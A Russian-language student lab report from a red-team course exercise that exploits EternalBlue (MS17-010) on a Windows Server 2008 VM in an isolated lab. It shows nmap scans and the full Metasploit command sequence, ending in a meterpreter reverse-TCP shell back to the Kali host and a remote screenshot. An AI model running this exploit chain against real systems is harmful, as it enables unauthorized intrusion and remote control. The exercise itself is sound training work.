



ЦЕЛЕНАПРАВЛЕННЫЕ АТАКИ

ПРАКТИЧЕСКОЕ ЗАДАНИЕ: КЕЙС RED TEAM

Выполнил: Юрий Шамрай (MIFIIB/1-й поток)

ЦЕЛЬ ПРАКТИЧЕСКОГО ЗАДАНИЯ:

1. Изучить базовые команды работы с эксплойтами Metasploit Framework;
2. Просканировать учебную локальную сеть;
3. Выявить компьютер с уязвимостью [EternalBlue](#);
4. Провести эксплуатацию этой уязвимости и сделать скриншот экрана.

ЧТО НУЖНО СДЕЛАТЬ:

1. Необходимо развернуть две виртуальные машины:
 - 1x с операционной системой Microsoft Windows Server 2008;
 - 1x с операционной системой Kali Linux.
2. На операционной системе семейства Microsoft Windows Server 2008 отключить все антивирусные средства.

ЗАДАЧИ, ВЫПОЛНЯЕМЫЕ В РАМКАХ ПРАКТИЧЕСКОГО ЗАДАНИЯ:

- Главная задача — научиться выполнять сканирование учебной локальной сети для выявления доступных хостов.


УСЛОВИЯ РЕАЛИЗАЦИИ:

- Пришлите письменный отчет в формате PDF.

ВЫПОЛНЕНИЕ

Практическое задание мы будем выполнять, в виртуальной лаборатории, на базе двух виртуальных машин.

В качестве гипервизора, для их создания используем VMware Workstation 17 Pro:



со следующими параметрами:

1. **KALI-LAB01 (IP: 10.0.2.30/24)**

- OS: Kali-Linux 2023.2 (Kali-rolling)
- CPU: 1CPU x 4vCORES
- RAM: 8 GB
- HDD: 80GB
- LAN: 1 Gigabit Ethernet adapter
- CD/DVD: для установки с ISO-образа
- DISPLAY: Макс. разрешение (опционально)

```
(prospero@kali-lab01)-[~]  
$ cat /etc/os-release  
PRETTY_NAME="Kali GNU/Linux Rolling"  
NAME="Kali GNU/Linux"  
VERSION_ID="2023.2"  
VERSION="2023.2"
```

2. **W2K8-LAB (IP:10.0.2.25/24)**

- OS: Windows 2008 Server (6.0.6002)
- CPU: 1CPU x 2vCORES
- RAM: 4 GB
- HDD: 40GB
- LAN: 1 Gigabit Ethernet adapter
- CD/DVD: для установки с ISO-образа
- DISPLAY: Макс. разрешение (опционально)

Имя узла:	W2K8-LAB
Название ОС:	Microsoft® Windows Server® 2008 Datacenter
Версия ОС:	6.0.6002 Service Pack 2 сборка 6002
Изготовитель ОС:	Microsoft Corporation
Параметры ОС:	Изолированный сервер
Сборка ОС:	Multiprocessor Free

Далее, на виртуальной машине **KALI-LAB01** воспользуемся утилитой командной строки **Nmap** (Network Mapper) — это мощный инструмент для сканирования сетей и определения активных хостов, открытых портов и другой информации о сетевых устройствах.

Выполним команду:

\$ nmap 10.0.2.25

```
(prospero@kali-lab01)-[~]  
$ nmap 10.0.2.25  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-14 10:12 HKT  
Nmap scan report for 10.0.2.25  
Host is up (0.00014s latency).  
Not shown: 990 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
5357/tcp  open  wsddapi  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49157/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds
```

Nmap выполнит сканирование портов на указанном хосте и отобразит открытые порты, доступные сервисы и другую информацию о хосте (по умолчанию **Nmap** сканирует наиболее распространенные порты).

Следующим этапом будет сканирование целевого хоста с целью определения нужных портов для эксплуатации уязвимости **EternalBlue**.

Эксплойт **EternalBlue** использует уязвимость в реализации протокола **Server Message Block v1 (SMB)**. Злоумышленник, сформировав и передав на удалённый узел особым образом подготовленный пакет, может получить удалённый доступ к системе и запустить на ней произвольный код без необходимости аутентификации.

Выполним сканирование командой:

\$ nmap -sV 10.0.2.25

Опция **-sV** в Nmap используется для выполнения сканирования с определением версий сервисов. Это позволяет определить не только открытые порты на целевом хосте, но и версии сервисов, работающих на этих портах.

```
(prospero@kali-lab01)-[~]
$ nmap -sV 10.0.2.25
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-14 10:22 HKT
Nmap scan report for 10.0.2.25
Host is up (0.000095s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows Server 2008 R2 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: W2K8-LAB; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.45 seconds
```

Мы видим, что порт **445/tcp** на целевом хосте открыт и связан со службой **microsoft-ds** (Microsoft Directory Services). Этот сервис основан на протоколе **Server Message Block (SMB)** и обеспечивает функциональность обмена файлами и принтерами в сетях Windows.

Далее приступаем к самой эксплуатации уязвимости.

Нам потребуется запустить Metasploit Framework, он включает в себя инструмент **msfconsole**, который является его основным интерфейсом и предоставляет мощные возможности для выполнения атак, исследования уязвимостей и тестирования безопасности.

Выполним команду:

\$ msfconsole

Она запустит интерфейс командной строки **msfconsole**:

```
(prospero@kali-lab01)-[~]
$ msfconsole

msf6 (root) >

[ * ]
+ -- --[ 2327 exploits - 1218 auxiliary - 413 post ]
+ -- --[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

После запуска мы увидим приглашение **msf6>**, где можно вводить команды Metasploit Framework.

Далее, используем команду:

search ms17-010

```
msf6 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
de Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
mmand Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-04-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Для поиска модулей, эксплоитов или полезных нагрузок, связанных с уязвимостью MS17-010.

Выбираем соответствующий модуль, используя команду **use** с указанием его имени или индекса:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.25
RHOST => 10.0.2.25
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.30:4444
[*] 10.0.2.25:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.25:445 - Host is likely VULNERABLE to MS17-010! - Windows Server (R) 2008 Datacenter 6002 Service Pack 2 x64 (64-bit)
[*] 10.0.2.25:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.25:445 - The target is vulnerable.
[*] 10.0.2.25:445 - Connecting to target for exploitation.
[+] 10.0.2.25:445 - Connection established for exploitation.
[+] 10.0.2.25:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.25:445 - CORE raw buffer dump (54 bytes)
[*] 10.0.2.25:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28 Windows Server (
[*] 10.0.2.25:445 - 0x00000010 52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74 R) 2008 Datacent
[*] 10.0.2.25:445 - 0x00000020 65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20 er 6002 Service
[*] 10.0.2.25:445 - 0x00000030 50 61 63 6b 20 32 Pack 2
[+] 10.0.2.25:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.25:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.25:445 - Sending all but last fragment of exploit packet
```

Вводим необходимые параметры эксплойта, такие как целевой IP-адрес:

set RHOST 10.0.2.25

Запускаем эксплойт с помощью команды:

exploit

Metasploit Framework попытается использовать уязвимость и получить удаленный доступ к хосту.

Когда появится приглашение **"meterpreter >"**, это означает, что мы установили успешное соединение и получили доступ к удаленной системе с помощью эксплойта.


meterpreter является модулем Metasploit Framework и используется для получения контроля над компрометированной системой. Через интерфейс этого модуля мы можем выполнить различные команды и действия, такие как сбор информации, получение удаленного доступа, выполнение команд в командной строке и многое другое.

Выполним команду **screenshot**, для создания скриншота рабочего стола удаленной системы:

```
meterpreter > screenshot
Screenshot saved to: /home/prospero/iVKjvY0v.jpeg
meterpreter > █
```

Переходим в папку, куда был сохранён наш скриншот.

Открываем файл и видим скриншот рабочего стола целевого хоста:



Выполнение указанных выше команд позволило нам получить удалённый доступ к рабочему месту, подверженному уязвимости [EternalBlue](#).

ПРАКТИЧЕСКАЯ РАБОТА ЗАВЕРШЕНА!

MIFIIB-14.07.2023